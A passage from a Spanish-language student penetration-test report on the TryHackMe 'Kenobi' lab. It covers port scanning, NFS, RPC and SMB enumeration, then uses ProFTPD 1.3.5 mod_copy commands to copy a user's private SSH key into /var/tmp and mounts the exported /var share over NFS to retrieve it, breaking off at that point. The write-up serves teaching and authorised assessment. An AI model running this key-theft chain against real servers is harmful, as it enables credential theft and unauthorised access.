Se identificaron cuatro hallazgos: exposición de información interna en un recurso web, acceso remoto mediante credenciales de usuario, exposición de una clave privada SSH y acceso anónimo a un recurso compartido SMB.

La evaluación también permitió comprobar la importancia de combinar controles de autenticación, autorización, gestión de credenciales, permisos del sistema de archivos y configuración segura de servicios.

Las recomendaciones propuestas buscan reducir la exposición de información, fortalecer los controles de acceso y mejorar la protección de credenciales y recursos compartidos.

Parte II

Sala de elección: Kenobi

10. Reconocimiento – Kenobi

10.1. Objetivo

La segunda parte de la evaluación correspondió a la sala *Kenobi* de TryHackMe, seleccionada como sala de elección dentro de la actividad A08.

El objetivo fue identificar servicios expuestos, enumerar los recursos disponibles, validar vulnerabilidades dentro del laboratorio autorizado y documentar una cadena de explotación controlada hasta la obtención de privilegios elevados.

10.2. Identificación del objetivo

Fecha de ejecución: 30/09/2026.

El objetivo asignado para la evaluación fue:

```
10.64.134.243
```

La conectividad fue comprobada mediante:

```
ping -c 4 10.64.134.243
```

Se obtuvieron cuatro respuestas sin pérdida de paquetes.




Figura 15: Prueba de conectividad con el objetivo de la sala Kenobi.

10.3. Entorno de trabajo

La evaluación se realizó desde Kali Linux mediante la conexión VPN establecida con el entorno autorizado de TryHackMe.

La ruta hacia el objetivo fue verificada mediante la interfaz `tun0`, utilizada para la comunicación con el laboratorio.

11. Escaneo y enumeración – Kenobi

11.1. Escaneo de puertos

Se realizó un escaneo completo de puertos TCP para identificar los servicios expuestos:

```
nmap -p- --min-rate 5000 -T4 \  
-oA ~/TP_THM/evidencias/escaneo/KB-02_nmap \  
10.64.134.243
```

El análisis permitió identificar los siguientes puertos abiertos:

Puerto	Servicio identificado
21	FTP
22	SSH
80	HTTP
111	RPCbind
139	NetBIOS/SMB
445	SMB
2049	NFS
35437	Nlockmgr
43057	Mountd
48695	Mountd
58469	Mountd




Figura 16: Resultado del escaneo completo de puertos TCP.

11.2. Identificación de servicios

Se realizó posteriormente detección de versiones y scripts básicos sobre los puertos identificados:

```
nmap -sC -sV \
-p 21,22,80,111,139,445,2049,35437,43057,48695,58469 \
-oA ~/TP_THM/evidencias/escaneo/KB-03_nmap_servicios \
10.64.134.243
```

Entre los servicios identificados se encontraron:

Puerto	Servicio	Versión / información
21	FTP	ProFTPD 1.3.5
22	SSH	OpenSSH 8.2p1 Ubuntu
80	HTTP	Apache 2.4.41 Ubuntu
111	RPCbind	2-4
139	SMB	Samba
445	SMB	Samba
2049	NFS	NFS
35437	Nlockmgr	1-4
43057	Mountd	1-3
48695	Mountd	1-3
58469	Mountd	1-3

```

kali@kali: ~
Session Actions Edit View Help
Nmap done: 1 IP address (1 host up) scanned in 117.67 seconds

kali@kali:~$ nmap -sC -sV -p 21,22,80,111,139,445,2049,35437,43057,48695,58469 -oA ~/T
P_THM/evidencias/escaneo/KB-03_nmap_servicios 10.64.134.243
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-30 02:27 -0400
Nmap scan report for 10.64.134.243
Host is up (0.42s latency).

PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          ProFTPD 1.3.5
22/tcp    open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; p
rotocol 2.0)
|_ ssh-hostkey:
|_ 3072 fdc7:ee5f1:f6:01:23:96:4a:04:82:fb:18:3c:86:fc (ECDSA)
|_ 256 17:75:21:f3:cf:32:38:e5:be:5c:ae:68:60:46:65:65 (ED25519)
80/tcp    open  http         Apache httpd 2.4.41 ((Ubuntu))
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-robots.txt: 1 disallowed entry
|_ /admin.html
|_ http-title: Site doesn't have a title (text/html).
111/tcp   open  rpcbind      2-4 (RPC #100000)
|_ rpcinfo:
|_   program version  port/proto  service
|_   100003  3          2049/udp    nfs
|_   100003  3          2049/udp6   nfs
|_   100003  3,4        2049/tcp    nfs
|_   100003  3,4        2049/tcp6   nfs
|_   100005  1,2,3      33648/udp   mountd
|_   100005  1,2,3      48695/tcp   mountd
|_   100005  1,2,3      52807/tcp6  mountd
|_   100005  1,2,3      60193/tcp6  mountd

```

Figura 17: Identificación de servicios mediante Nmap.

```

kali@kali: ~
Session Actions Edit View Help

|_ 100005 1,2,3 33648/udp mountd
|_ 100005 1,2,3 48695/tcp mountd
|_ 100005 1,2,3 52807/udp6 mountd
|_ 100005 1,2,3 60193/tcp6 mountd
|_ 100021 1,3,4 35437/tcp nlockmgr
|_ 100021 1,3,4 36251/udp nlockmgr
|_ 100021 1,3,4 42553/tcp6 nlockmgr
|_ 100021 1,3,4 49748/udp6 nlockmgr
|_ 100227 3 2049/tcp nfs_acl
|_ 100227 3 2049/tcp6 nfs_acl
|_ 100227 3 2049/udp nfs_acl
|_ 100227 3 2049/udp6 nfs_acl
139/tcp open netbios-ssn Samba smbd 4
445/tcp open netbios-ssn Samba smbd 4
2049/tcp open nfs_acl 3 (RPC #100227)
35437/tcp open nlockmgr 1-4 (RPC #100021)
43057/tcp open mountd 1-3 (RPC #100005)
48695/tcp open mountd 1-3 (RPC #100005)
58469/tcp open mountd 1-3 (RPC #100005)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_ smb2-time:
|_   date: 2026-09-30T06:28:07
|_   start_date: N/A
|_ smb2-security-mode:
|_   3.1.1:
|_     Message signing enabled but not required
|_   _clock-skew: -2s
|_   _nbstat: NetBIOS name: KENOBI, NetBIOS user: <unknown>, NetBIOS MAC: <unkno
wn> (unknown)
Service detection performed. Please report any incorrect results at https://n

```

Figura 18: Continuación del resultado de identificación de servicios.


11.3. Enumeración NFS

Se consultaron los recursos NFS exportados mediante:

```
showmount -e 10.64.134.243
```

El servidor indicó la exportación:

```
/var *
```




```
kali@kali: ~  
Session Actions Edit View Help  
|_clock-skew: -2s  
|_nbstat: NetBIOS name: KENOBI, NetBIOS user: <unknown>, NetBIOS MAC: <unknown>  
n> (unknown)  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/.  
Nmap done: 1 IP address (1 host up) scanned in 25.48 seconds  
  
(kali@kali)-[~]  
$ showmount -e 10.64.134.243  
Export list for 10.64.134.243:  
/var *  
  
(kali@kali)-[~]  
$ rpcinfo -p 10.64.134.243  
program vers proto port service  
100000 4 tcp 111 portmapper  
100000 3 tcp 111 portmapper  
100000 2 tcp 111 portmapper  
100000 4 udp 111 portmapper  
100000 3 udp 111 portmapper  
100000 2 udp 111 portmapper  
100005 1 udp 50413 mountd  
100005 1 tcp 43057 mountd  
100005 2 udp 58276 mountd  
100005 2 tcp 58469 mountd  
100005 3 udp 33648 mountd  
100005 3 tcp 48695 mountd  
100003 3 tcp 2049 nfs  
100003 4 tcp 2049 nfs  
100227 3 tcp 2049 nfs_acl  
100003 3 udp 2049 nfs  
100227 3 udp 2049 nfs_acl
```

Figura 19: Recurso NFS exportado por el servidor.

También se consultaron los servicios RPC disponibles:

```
rpcinfo -p 10.64.134.243
```



```
kali@kali: ~  
Session Actions Edit View Help  
$ rpcinfo -p 10.64.134.243  
program vers proto port service  
100000 4 tcp 111 portmapper  
100000 3 tcp 111 portmapper  
100000 2 tcp 111 portmapper  
100000 4 udp 111 portmapper  
100000 3 udp 111 portmapper  
100000 2 udp 111 portmapper  
100005 1 udp 50413 mountd  
100005 1 tcp 43057 mountd  
100005 2 udp 58276 mountd  
100005 2 tcp 58469 mountd  
100005 3 udp 33648 mountd  
100005 3 tcp 48695 mountd  
100003 4 tcp 2049 nfs  
100227 3 tcp 2049 nfs_acl  
100003 3 udp 2049 nfs  
100227 3 udp 2049 nfs_acl  
100021 1 udp 36251 nlockmgr  
100021 3 udp 36251 nlockmgr  
100021 4 udp 36251 nlockmgr  
100021 1 tcp 35437 nlockmgr  
100021 3 tcp 35437 nlockmgr  
100021 4 tcp 35437 nlockmgr  
  
(kali@kali)-[~]  
$
```

Figura 20: Servicios RPC identificados en el objetivo.

Se utilizó además el script de Nmap para complementar la enumeración:

```
nmap -p 2049 --script nfs-showmount 10.64.134.243
```




Figura 21: Consulta del servicio NFS mediante script de Nmap.

11.4. Enumeración SMB

Se realizó una consulta de los recursos compartidos mediante:

```
smbclient -L //10.64.134.243 -N
```

Se identificaron los recursos:

- print\$;
- anonymous;
- IPC\$.




Figura 22: Recursos compartidos SMB identificados.

Posteriormente se accedió al recurso **anonymous** sin autenticación:

```
smbclient //10.64.134.243/anonymous -N
```

Dentro del recurso se identificó el archivo:

```
log.txt
```




Figura 23: Archivo log.txt identificado en el recurso SMB anonymous.

11.5. Enumeración de ProFTPD

Se verificó el banner del servicio FTP:

```
nc 10.64.134.243 21
```

El servicio respondió identificándose como:

```
ProFTPD 1.3.5
```




Figura 24: Banner del servicio ProFTPD.

Posteriormente se realizó una búsqueda de vulnerabilidades y exploits públicamente documentados:

```
searchsploit ProFTPD 1.3.5
```

La consulta identificó cuatro referencias relacionadas con la versión evaluada, incluyendo funcionalidades de `mod_copy`.




Figura 25: Resultados de SearchSploit para ProFTPD 1.3.5.

12. Explotación – Kenobi

12.1. Abuso controlado de `mod_copy`

La funcionalidad `mod_copy` de ProFTPD permitió realizar una operación controlada de copia dentro del entorno de laboratorio.

Se utilizó la orden:

```
SITE CPFR /home/kenobi/.ssh/id_rsa
```

seguida de:

```
SITE CPT0 /var/tmp/id_rsa
```

El servidor confirmó la copia del archivo hacia `/var/tmp`.




Figura 26: Copia controlada de la clave privada SSH mediante mod_copy.

12.2. Acceso al recurso NFS

Debido a que el recurso /var se encontraba exportado mediante NFS, fue posible montarlo desde Kali:

```
mkdir -p ~/TP_THM/mnt/kenobi_var
sudo mount -t nfs 10.64.134.243:/var ~/TP_THM/mnt/kenobi_var
```

La clave copiada previamente fue localizada en:

```
~/TP_THM/mnt/kenobi_var/tmp/id_rsa
```

